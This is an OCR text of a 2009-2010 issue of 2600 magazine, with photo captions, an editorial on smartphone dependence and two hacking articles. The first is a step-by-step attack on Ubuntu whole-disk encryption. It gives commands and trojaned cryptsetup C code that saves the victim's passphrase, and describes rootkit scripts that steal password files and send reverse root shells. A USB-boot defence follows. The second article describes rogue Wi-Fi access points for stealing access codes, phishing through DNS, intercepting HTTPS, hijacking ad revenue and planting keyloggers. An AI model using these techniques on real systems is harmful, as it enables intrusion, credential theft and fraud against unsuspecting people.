The Back Cover Photos

Let's make this crystal clear. We don't condone mindless graffiti that makes the world less attractive. However, this is without a doubt one of the most beautiful applications of guerilla art that we've come across. We're not sure what makes it so amazing but something in it speaks to us. Thanks go to **Nokier** in Melbourne, Australia for spotting this (but not for creating it we presume).

We can only imagine the possibilities of having German hackers design and build your kitchen. Until that day comes, we'll be happy just to see this 18-wheeler go speeding past us on the Autobahn someday. Discovered by **Hollowpoint** in Hemel Hempstead in England.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).

Volume Twenty-Six, Number Four
Winter 2009-2010, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly

Unusual Payphones

In the **United States**, you might say payphones are a dying breed. Found in Franklin, South Carolina outside a gas station on the highway 23/74 bypass.

Photo by Sam T. Hoover

Quite the opposite holds true in **Kyrgyzstan**, found in Bishkek. These models have existed for ages in the old Soviet Union. This one has been converted to touch tone from rotary dial and it's also been freshly painted. It's not going anywhere.

Photo by romano.tamo

We never tire of these weird little payphones found all over **Japan**. One has to wonder what's really going on in all that space under the hood. It being pink and rotary is just an added bonus. Found in the lobby of a hotel in rural Suzuka.


Photo by Darren Stone

And we're back in the **United States** again where (did we mention?) payphones are a dying breed. And in a variety of styles. Found in Newport Beach, California.


Photo by Matt Figroid

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

This Is It



Smart Regression



It seems that everything around us is becoming smarter. Our phones, computers, televisions, cars, you name it. They're all doing very intelligent things and talking back and forth with us about their various tasks constantly. The playing field has been completely changed. In fact, the very *game* itself is not the same. And while we cannot deny the advantages of technology moving forward, we feel that someone needs to take a good look at what is being left behind.

Arthur C. Clarke made the infamous observation that "any sufficiently advanced technology is indistinguishable from magic" nearly half a century ago. For far too many of us, this holds true today more than ever. We don't actually understand *how* our technology works nor do we particularly care to. While that attitude isn't exactly new (after all, how many people really know how to build a telephone or a radio?), the consequences of surrendering virtually every aspect of our lives to "smart" technology could be extremely serious.

A good number of us have jumped into the recent smart phone craze. Try finding a phone that doesn't come with a camera, a web browser, GPS features, all sorts of games, the ability to watch movies, an interface to all of the social networking sites, etc. With increased coverage areas and all of us walking around with these things, we never need to be out of touch again. It's the ultimate nightmare. We've programmed ourselves into always being at someone else's beck and call. We read our email the moment it arrives, update the world via Twitter and Facebook as to our every step and mood swing, constantly text back and forth between others who are doing the same thing, all the while becoming lost in our little devices at the expense of the *actual* world around us. In the end, it's not all that different from previous generations who found themselves glued to televisions in search of a better reality.

We willingly give up our privacy and let the world know exactly where we are, far more than what the world has any right to know or has any sane interest in. Addresses, phone numbers, pictures, family minutiae... all held up for display. Our entire worlds go into our phones and all of our contacts have corresponding files with as much detail as we care to store about them. Yes, you can have not only a picture and name pop up when someone calls you, but their most recent post on a social networking site so you can gauge their mood or know what they've been up to before you even start talking to them. You can have little essays written about everyone you know and every bit of information you have on them, all at your fingertips anytime. Big Brother has nothing on *this* level of surveillance. And since so many of us still don't use adequate security - like even having a *simple* password for our phones - all of this information becomes public when the phone is lost, lent to someone untrustworthy even for a moment, or sent out for repairs. We won't even get into the many risks of compromise through the airwaves.

But we've been sacrificing our privacy for a while now. That isn't really all that new. We just are able to give up an increasing amount in a much more efficient way now. What's of greater concern is how much of our lives are becoming dependent on technology in an unhealthy way.

Literally, the health issues are of concern. Despite what anyone says, we really don't know the health effects of having wireless devices transmitting right next to our heads for, in some cases, most of our waking life. There's no way we can truly know until the potential effects start to manifest themselves and that can take decades. The more immediate health issue comes from spending way too much time in front of computer and phone screens and not being as physically active as we once were. By living vicariously through others' experiences, we lose out on our own way too often.

But there are many other issues. How many of us actually *know* the important phone numbers of our lives anymore? More and more, people only know how to reach their friends and relatives by scrolling down to the corresponding name on their phone. Why waste space storing numbers and email addresses in your head when your phone can do it for you? This works great until your phone is lost or broken. Then you find yourself utterly stranded because you've become dependent on a smart device.

Similarly, those of us who use GPS to get around are increasingly using it as a crutch. It's not even isolated to cars anymore. Our smart phones allow us to know where we are by walking down a street. It's all very useful until we find that we can't function without it. The inability to quickly map out a neighborhood in your head is a significant one.

A growing number of us have basically stopped communicating one on one. We broadcast our whereabouts via Twitter and those who care to join us know what to do. Then we share a little breathing space with those people while we spend most of our time updating the net with our current location. While personal phone calls, texts, or emails still happen (constantly), you're expected to pay attention to "news feeds" so that you know what your friends are doing. Otherwise you will be left out.


And of course, there is the issue of quality: too much and too little at the same time. We're losing our concept of distance and of our cultural distinctiveness. It used to be hard to call someone far away. When you did, they sounded remote and they sounded different. Now we not only are able to communicate globally as easily as we can locally, but the cultural differences are being slowly wiped away, replaced with Internet memes, idolization of Western icons, and the overall illiteracy of two line text messaging. Since so many of us now only use cell phones and shoddy (but cheap) VoIP services, we don't even know how much better landlines used to sound. Just as real life letters were eclipsed by phones, the significance of a phone call has been eclipsed by the fact that we're all constantly on the phone, often unable to distinguish one conversation from the next.

This relates to the overall loss of history that we face due to our obsession with smart devices. Who can remember individual phone conversations when there are so many of them in a typical day? Who can recall years from now one's thoughts as they were written down if they were only expressed as a 140 character entry on Twitter? How many actual diaries will never be penned now? Will we care enough (or even be able) to read our own words, let alone those of others, generations from now?

The key to conquering any form of technology is to maintain control over it. We can't expect everyone to know how everything works but that information must be accessible to those who are interested in pursuing it. What really matters is that we not surrender all that we know and all that we are to our little devices or to massive entities somewhere. If you lost your smart phone tomorrow, would you easily recover? Would private information of others be in the hands of whoever found your phone? Would you know how to contact your friends? If Gmail disappeared, would your life be in shambles? Could you socialize without Facebook? Do you honestly believe you have more than one hundred friends? How much joy can you get out of life without constantly using some form of electricity?

It's particularly ironic that such words of warning appear in a hacker magazine. Years ago, it was our dream to have this level of technology to play and experiment with. And there is a great deal of good that has come out of it. Access to reading material, music, video, and just the means of communication that is now possible is simply stunning and revolutionary. This is what true magic is all about. But that magic is lost if we drown in it or allow ourselves to become enveloped in a mass hypnosis that cuts us off from our privacy concerns, the value of individuals, or our connection to other ways of life. Balance is the key. Without it, smart will simply be the new stupid.

PWNING PAST WHOLE DISK ENCRYPTION



by m0untainrebel@riseup.net

0x00 Introduction

When I first started using whole disk encryption in Ubuntu a couple of years ago, I slept better at night. I knew that even if the feds busted into my room while I was out and did whatever they wanted with my hard drive without me knowing, my secrets were still secret. Turns out I was wrong.

I'm going to explain how to steal the disk encryption passphrase and run arbitrary code as root on a computer running Ubuntu with whole disk encryption. I tried this on a friend of mine, and managed to steal his disk encryption passphrase, the contents of his passwd and shadow files, SSH credentials for a couple of different servers, and his GnuPG secret key and passphrase. I also got reverse root shells sent to me at regular intervals. I finished up by putting a document on his desktop, digitally signed with his own PGP key, containing his disk encryption passphrase and a link to a defaced page on his web server. All it took was about 10 minutes of physical access while his computer was turned off (and of course, countless hours developing this attack beforehand). I have since apologized to him, and he has still been unsuccessful at pwning me back.

This same technique will work for any Linux distribution that uses dm-crypt for whole disk encryption, which is included by default in Ubuntu, Debian, Fedora Core, and likely others. I'm only focusing on Ubuntu because it's popular, and that happens to be what my friend was using.

0x10 In a Nutshell

Your whole hard drive is encrypted, so your information is safe from physical attacks, right? Well, no, and the reason is because with most disk encryption solutions, your whole hard drive isn't actually encrypted, just most of it. Your processor can't execute encrypted instructions; those need to be decrypted before they get executed. So by default, there must be a program that isn't encrypted whose purpose is to decrypt the rest of the hard drive. Then the operating system can load and the encrypted data can be accessed.

Since this program is not encrypted, if an attacker has physical access to the computer, she can replace this program with something that does the same thing, only also does some other evil things as well. This can be done by booting to a live CD to access the hard drive or, in case of a BIOS password, just removing the hard drive (which is what I had to resort to). In most Linux implementations of whole disk encryption, the small boot partition remains unencrypted, and everything else is encrypted. This attack works by modifying files in the boot partition to do our evil deeds.

Also, we're using a computer for this attack, which means we can write programs to automate it. It becomes as easy as: pop in a live CD, boot up, run a script, shut down, remove CD, and the victim is pwned, despite disk encryption.

In Windows, disk encryption using both PGP Desktop and TrueCrypt must work the same way, by installing a small unencrypted program that's used to decrypt the rest of the drive. So, theoretically, these two disk encryption solutions must be vulnerable to this same attack.

0x20 The Vulnerable initrd.img

In Ubuntu, the boot partition holds two files necessary to boot into your operating system: vmlinuz and initrd.img. They have the kernel version appended to the end of their filenames. You can tell the exact names by looking at your grub menu file /boot/grub/menu.lst. This is from mine:

```
title Ubuntu 8.04.1, kernel 2.6.
➥24-21-generic
root (hd0,0)
kernel /vmlinuz-2.6.24-21-generic
➥ root=/dev/mapper/ubuntu-root ro
➥ quiet splash
initrd /initrd.img-2.6.24-21-
➥generic
quiet
```

The vmlinuz file is the compressed Linux kernel that you need when booting up. The initrd.img file is a compressed initial ramdisk made up of a little filesystem full of files required to boot the rest of the way into Linux. It's only necessary to have an initrd.img file when you need to do some special things before you can boot all the way into the OS, like load extra kernel modules and unlock the encrypted hard drive. If you have multiple Linux kernels installed, you'll have multiple vmlinuz and initrd.img files in your boot partition.

So how does this all work? You turn on your computer and boot to your hard drive. Grub loads menu.lst and autoselects the first option for you, and an Ubuntu logo pops up and your system starts booting. Your initrd.img file gets decompressed in memory. It's essentially a filesystem with lots of common commands, including the /bin/sh shell. It has an executable script called /init, which executes everything needed to unlock and mount your encrypted partitions. The /init script gets run, and it in turn runs the program /sbin/cryptsetup, which asks for your passphrase. Once you type in the correct passphrase cryptsetup unlocks the encrypted section of your hard drive, and then the /init script mounts all the partitions, and does other startup stuff. Once this is complete, the initrd.img filesystem closes and the OS starts to load the rest of the way.

initrd.img files are compressed with cpio, and then compressed again with gzip. Here's an easy way to decompress your initrd file to see what's inside:

```
m0rebel@ubuntu:~$ cd /tmp
m0rebel@ubuntu:/tmp$ mkdir initrd
m0rebel@ubuntu:/tmp$ cd initrd/
m0rebel@ubuntu:/tmp/initrd$ cp /boot
➥/initrd.img-2.6.24-21-
➥generic ./initrd.img.cpio.gz
m0rebel@ubuntu:/tmp/initrd$
➥ gunzip initrd.img.cpio.gz
m0rebel@ubuntu:/tmp/initrd$
➥ cpio -i < initrd.img.cpio
➥ 44021 blocks
m0rebel@ubuntu:/tmp/initrd$
➥ rm initrd.img.cpio
m0rebel@ubuntu:/tmp/initrd$ ls
bin  conf  etc  init  lib
➥ modules  sbin  scripts  usr  var
m0rebel@ubuntu:/tmp/initrd$
➥ ls -l sbin/cryptsetup
-rwxr-xr-x 1 m0rebel m0rebel 52416
➥ 2008-10-20 17:33 sbin/cryptsetup
m0rebel@ubuntu:/tmp/initrd$
```

To recompress initrd.img, do this:

```
m0rebel@ubuntu:/tmp/initrd$ find . |
➥ cpio --quiet --dereference
➥ -o -H newc | gzip >
➥ /tmp/poisoned-initrd.img
```

To tie it all together, these files are all stored in /boot/initrd.img on your unencrypted boot partition. An attacker with physical access to a victim's computer can either boot to a live CD, live USB device, or remove the hard drive and put it in another computer to modify these files.

0x30 Stealing the Crypto Passphrase

To steal the disk encryption passphrase, you need to replace the /sbin/cryptsetup binary in the initrd.img file with an evil one that does your bidding. Luckily, cryptsetup is open source. First, make sure you have all the right development tools and dependencies installed to compile cryptsetup, and the cryptsetup source code.

```
m0rebel@ubuntu:~$ sudo apt-get
➥ install build-essential
m0rebel@ubuntu:~$ sudo apt-get
➥ build-dep cryptsetup
m0rebel@ubuntu:~$ mkdir
➥ cryptsetup
m0rebel@ubuntu:~$ cd cryptsetup/
m0rebel@ubuntu:~/cryptsetup$ apt-
➥ get source cryptsetup
m0rebel@ubuntu:~/cryptsetup$ ls
cryptsetup-1.0.5
➥ cryptsetup_1.0.5-2ubuntu12.
➥ diff.gz cryptsetup_1.0.5-
2ubuntu12.dsc
➥ cryptsetup_1.0.5.orig.tar.gz
m0rebel@ubuntu:~/cryptsetup$
```

The directory cryptsetup-1.0.5 holds the actual source code. It took me a while, searching through the code looking for the "Enter LUKS passphrase:" prompt, before I found the correct file and line to add my evil code. It turns out that cryptsetup-1.0.5/lib/setup.c, around line 650, is the correct place. Right before line 650 is this if statement:

```
if((r = LUKS_open_any_key(
➥options->device, password,
➥ passwordLen, &hdr, &mk,
➥ backend)) < 0) {
   set_error("No key available
➥ with this passphrase.\n");
   goto out1;
}
```

This basically means, "if the passphrase that was just entered doesn't work, give an error message and then jump to another part of the code." Right after that, add my evil code:

```
if((r = LUKS_open_any_key(
➥options->device, password,
➥ passwordLen, &hdr, &mk,
➥ backend)) < 0) {
   set_error("No key available
➥ with this passphrase.\n");
   goto out1;
}
/* begin evil code */
else {
  system("/bin/mkdir /mntboot");
  system("/bin/mount -t ext3 /dev
➥/sda1 /mntboot");
  FILE *fp = fopen("/mntboot/.
➥ cryptpass", "w");
  fprintf(fp, "%s\n", password);
  fclose(fp);
  system("/bin/umount /mntboot");
}
/* end evil code */
```

This basically says, "but if the passphrase does work, then create a new directory called /mntboot, mount the unencrypted boot partition to this new directory, create a new file called /mntboot/.cryptpass in this directory, write the encryption passphrase to it, close the file, and unmount the partition." This will write the encryption passphrase in plaintext to a file called .cryptpass in the boot partition.

You can then save the file and compile it. After compiling it, I like to build a debian package, then extract it, to see all the files it creates in the right directory structure.

```
m0rebel@ubuntu:~/cryptsetup/
➡ cryptsetup-1.0.5$ ./configure
m0rebel@ubuntu:~/cryptsetup/
➡ cryptsetup-1.0.5$ make
m0rebel@ubuntu:~/cryptsetup/
➡ cryptsetup-1.0.5$ sudo dpkg-
➡buildpackage
m0rebel@ubuntu:~/cryptsetup/
➡ cryptsetup-1.0.5$ cd ..
m0rebel@ubuntu:~/cryptsetup$
➡ mkdir root
m0rebel@ubuntu:~/cryptsetup$ dpkg
➡ -x cryptsetup_1.0.5-2ubuntu12_
➡i386.deb root/
m0rebel@ubuntu:~/cryptsetup$ ls
➡ -l root/sbin/
total 56 -rwxr-xr-x 1 m0rebel
➡ m0rebel
➡ 52632 2008-10-20 18:01
➡ cryptsetup
m0rebel@ubuntu:~/cryptsetup$
```

And there you have it: an evil, trojaned cryptsetup binary. Now all you need to do is get a copy of the victim's initrd.img file from their unencrypted boot partition, extract it, copy root/sbin/cryptsetup to initrd/sbin/cryptsetup, copy root/initramfs-tools/scripts/* to initrd/scripts/, and then recompress the initrd.img file and replace it. The next time the victim boots up and enters their passphrase, a new file will be saved in plaintext in /boot/.cryptpass. Pretty cool, huh?

Most of the attack on my friend relied on this exact same technique, taking the source code from the Ubuntu repository for programs he uses all the time (cryptsetup, openssh, gnupg) and modifying them to be evil.

0x40 Did Someone Say Rootkit?

But it gets better. If you have access to the initrd.img file, you can not only put an evil cryptsetup binary in there, but you can also change around the init script to make it evil. This means that when the computer is booting up, after you steal the encryption passphrase, after cryptsetup unlocks the hard drive, and after the init script mounts the encrypted partitions, you can then write whatever you want to the root partition.

While pwning my good friend, I made cryptsetup write his encryption passphrase to the ramdisk, not the boot partition. I modified the init script to then copy his encryption passphrase, a copy of the original, unpoisoned initrd.img file, and a couple of other evil binaries to his root partition. It then added some files to his /etc/init.d and /etc/rcX.d directories to make a couple things run on bootup. After the init script finished executing, and Ubuntu began loading the rest of the way, it ran my init scripts. Keep in mind, these startup scripts get run as root, which spells Owned.

One of the startup scripts moved the unpoisoned initrd.img back into his boot partition (so this attack wouldn't happen every time he booted up, only once). It also wrote his encryption passphrase, /etc/passwd, and /etc/shadow to a dump file. It then deleted itself and the files that made it run on boot up. The evil ssh and gpg binaries also wrote passwords to this same dump file. The other startup script ran an evil Python script in the background. This script was an infinite loop that waited 15 minutes, sent me the contents of the dump file over the internet, then waited another 15 minutes and sent a reverse netcat root shell to me.

That's just how I did it. There are a million other ways to do it, and hackers much more talented than me in rootkit development probably know how to do the same thing, only a lot stealthier.

0x50 Self-Defense

This whole attack relies on modifying unencrypted files on your hard drive, so the defense is simply don't keep any unencrypted files on your hard drive. Carry them with you on a USB stick instead. This way, if an attacker gets physical access to your computer, all they can do is stare at the encrypted data scratching their heads. You have to make sure you keep a close watch on your USB stick, though. I keep it on my keyring, and never leave it lying around.

While installing Ubuntu, keep a USB stick plugged into your computer. When you get to the partitioner, do a manual partition. Make your USB stick hold /boot, and then make the rest a "physical volume for encryption". Inside there, make a "physical volume for LVM," and inside there put your root, swap, and any other partitions you might want. Install grub to the master boot record of your USB stick, not your internal hard drive.

If you don't want to reinstall your operating system, you can format your USB stick, copy /boot/* to it, and install grub to it. In order to install grub to it, you'll need to unmount /boot, remount it as your USB device, modify /etc/fstab, comment out the line that mounts /boot, and then run grub-install /dev/sdb (or wherever your USB stick is). You should then be able to boot from your USB stick.

An important thing to remember when doing this is that a lot of Ubuntu updates rewrite your initrd.img, most commonly kernel upgrades. Make sure your USB stick is plugged in and mounted as /boot when doing these updates. It's also a good idea to make regular backups of the files on this USB stick, and burn them to CDs or keep them on the internet. If you ever lose or break your USB stick, you'll need these backups to boot your computer.


One computer I tried setting this defense up on couldn't boot from USB devices. I solved this pretty simply by making a grub boot CD that chainloaded to my USB device. If you google "Making a GRUB bootable CD-ROM," you'll find instructions on how to do that. Here's what the menu.1st file on that CD looks like:

```
default 0
timeout 2
title Boot from USB (hd1)
root (hd1)
chainloader +1
```

I can now boot to this CD with my USB stick in, and the CD will then boot from the USB stick, which will then boot the closely watched initrd.img to load Ubuntu. A little annoying maybe, but it works.

0x60 Conclusion

All this may seem a little paranoid, but ignoring this attack isn't worth it when you have real secrets to hide, or if you value your privacy. If you're worried about a competent attacker (and government agents occasionally have their competent moments), you might as well just not encrypt your hard drive. But that's stupid. Encrypt everything. It's important to freedom.



L33ching the L33chers: Using a Portable Wireless Network

by DieselDragon
(hyperspeed666@gmail.com,
http://www.dieseldragon.co.uk)

0x00. Introduction

If there is one truth in today's ever connected world, it's the fact that the general public *loves* free wireless Internet access. Public WiFi networks now exist in almost every restaurant, every major railway station and airport, and even on board long-distance trains. However, with many of these public networks, such as "The Cloud" in London, charging users for their access, you can often see people scanning the airwaves in the hope of finding a free and open route to the Internet before they are forced to part with their hard-earned cash.

In this article, I will explore some of the basic principles of Portable Networks and the possibilities that they open up for many interesting and useful activities. Obviously, the standard disclaimers apply to this educational article, and you are the only one responsible for anything that you use the following information for. To try and keep this article to more readable proportions, I'm going to concentrate mainly on the theory behind Portable Networks and their uses... If you need more information on a specific aspect of this article, Google is your friend!

0x01. Portable Networks, or "PortaNets"

As one may imagine from the name, a PortaNet is a complete network that exists in a portable and easily transportable form. Although potential variants of a PortaNet may run into the thousands, depending on what use they are intended for, a general purpose PortaNet might be composed of the following:

1. Uplink: A device that forms the upstream (Internet-side) connection to the PortaNet, such as a WiFi card/dongle, GSM/GPRS data modem, or Ethernet link.
2. Downlink: As above, but forms the downstream (network-side) connection to the PortaNet. For having phun in public places, this should ideally be a WiFi card/dongle that's capable of functioning in

Access Point (AP) mode. For more overt applications, any old AP or wired switch/hub will do.

3. Server: A device used to connect the Uplink and Downlink together, and to host any applications (Such as Wireshark) or services (DNS, Apache etc.) that may be needed. In practice, this would be a laptop; preferably one with a decent amount of RAM and CPU power if anything more complex than general eavesdropping is planned.
4. Power source: Even with the most modern batteries and power-saving techniques, a PortaNet will drink a lot of juice in general operation... so having a convenient power outlet at hand is most advisable.

The main principle of a PortaNet is that all traffic from the inside of the network passes across the server (laptop) as it goes to and from the Internet. This offers up a wide range of possibilities for what can be done with that traffic given that, in such a case, we have full control over the victim's Internet connection. Aside from the typical eavesdropping exercises, it is also theoretically possible to change and/or redirect content en-route, something that I outline in clearer detail in 0x03.

0x02. Brief Scenario and Setup

The departures lounge at Stansted is typical of most UK airports. Thousands of travellers pass through it every day en-route to various destinations, and the captive audience of passengers awaiting their flights is a veritable gold-mine for the operators of pay-WiFi hotspots. Many people will often reach for their laptops whilst awaiting departure, and it probably comes as no surprise to find that, no matter how much you scan the air, you won't find a cost-free route to the Internet in any departures lounge where pay-WiFi is available!

It is in these situations where our PortaNet comes in. By purchasing an access code for the pay-WiFi network (or firing up Wireshark and grabbing someone else's) and setting our uplink card to use that network, we give ourselves a route to the Internet. We then set up the downlink card to form a separate, open, and unsecured network that, to a casual observer, might look like an old AP that's simply been plugged in and long forgotten about. Of course, all communications between the two cards run across the laptop and it is here where our eavesdropping (or whatever) applications are being run.

As I said at the beginning of this article, Joe Public loves to have free WiFi access... and he loves nothing better than to find a connection that appears to be running on default out-of-box settings. Therefore, setting the downlink card with a generic name like "linksys" or "belkin" will probably encourage more connections from unsuspecting users than the dangerously obvious "Free_WiFi". If you wanted to go the whole hog and fool those who may decide to double-check the network first, you could even spoof the MAC address of your downlink card and set up a web server with faked router config pages on the laptop!

As being discreet is vital, one of the two WiFi cards should ideally be an internal one, as even the most uneducated of users might sense something odd about a laptop with two WiFi dongles poking out of it. A separate AP cunningly hidden under a jacket or baseball cap might also be fine though, depending on the situation at hand.

0x03. Uses of a PortaNet

So... just what exactly can a PortaNet be used for? The following are a number of interesting possible applications and, given the nature of computing, this list is probably just the tip of the proverbial iceberg.

Traffic and service re-routing

99.9% of the time whenever a client connects to a network, they'll have their system set to obtain network info (IP address, DNS server address, etc) via DHCP, and this allows us to specify which DNS server the client will use for hostname resolution... which could easily be a DNS run on our laptop, and configured to our own ends. If you dislike PayPal for example, you could set-up the DNS to return the IP for paypalsucks.com in response to any requests for paypal.com.

Likewise, redirection to a spoofed login page for any website, on the laptop itself or elsewhere, could be done with the same approach, with the additional benefit that the address bar in the victims browser would still display the original, legit-looking URL.

Eavesdropping on "secure" communications

The problem with conventional "passive" eavesdropping is that encrypted communications like HTTPS are exactly what they say on the tin. On the other hand, a PortaNet, as it IS the user's connection, has the potential to record such transmissions in their original plain-text form. Although probably a complicated and rather tricky thing to set-up, the laptop could trap and encrypt/decrypt secure communications on-the-fly through the following process:

1. The victim requests a secure web page using their browser.
2. The laptop establishes a secure connection to the victim in response to their original request, then establishes a separate secure connection to the requested website.
3. Transmissions between the victims browser and site are decrypted by the laptop upon arrival, the plain-text is logged/recorded, then the data is re-encrypted for transmission to its intended destination via the second secure connection.

Obviously, for seamless operation and less chance of detection by the victim, you would also need to change (if necessary) and pass on any security certificates or other authentication tokens that the victim's browser would normally use to check that the connection is indeed "secure".

Content shaping and hi-jacking

As whatever goes to the victim's browser has to pass through our laptop first, it is possible for us to change and generally mess about with whatever it is they are looking at. Simple changes for small profits could be the changing of all passing Google AdSense provider IDs to one of your own... meaning that you'd get credited with hits every time the victim clicks any AdSense ad. Other phun could be had in the swapping of Google's logo with Yahoo's and other little content injection/tampering jokes.

On a more serious note, of course, the same technique could also be used to substitute a requested application with a keylogger or similar nasty program, or to completely reverse the meaning of an e-mail from the victim's loved one.

Sharing the cost of Internet access

A group of 50 people (those at a *2600* meeting, perhaps) enter a bar and settle down with their laptops and PDAs, only to find that the one available AP has some ridiculous charge of £10 per connection, or something like that. By connecting the PortaNet's upstream card as a single paid-for connection and routing it through the downstream card to everyone's devices, each user pays only 20p towards the cost of the connection... and the gr33dy so-and-so's running the AP only take £10 in total, instead of the £500 that they'd normally expect to make from such a large group.

Secure group communications over public WiFi

Following on from example D above, another headache with using public WLANs is that they generally have to be open and unsecured to allow users to connect to them in the first place... meaning that anything sent from the user's device has to be encrypted before transmission, to remain secure from anyone else on the network who may be running an eavesdropping tool. Using a PortaNet, it would be possible for the laptop to route all Internet traffic passing across it via an SSH tunnel, or similar encrypted medium, to a server running elsewhere for onward transmission, which would bypass the risk normally posed by the public WLAN being used.

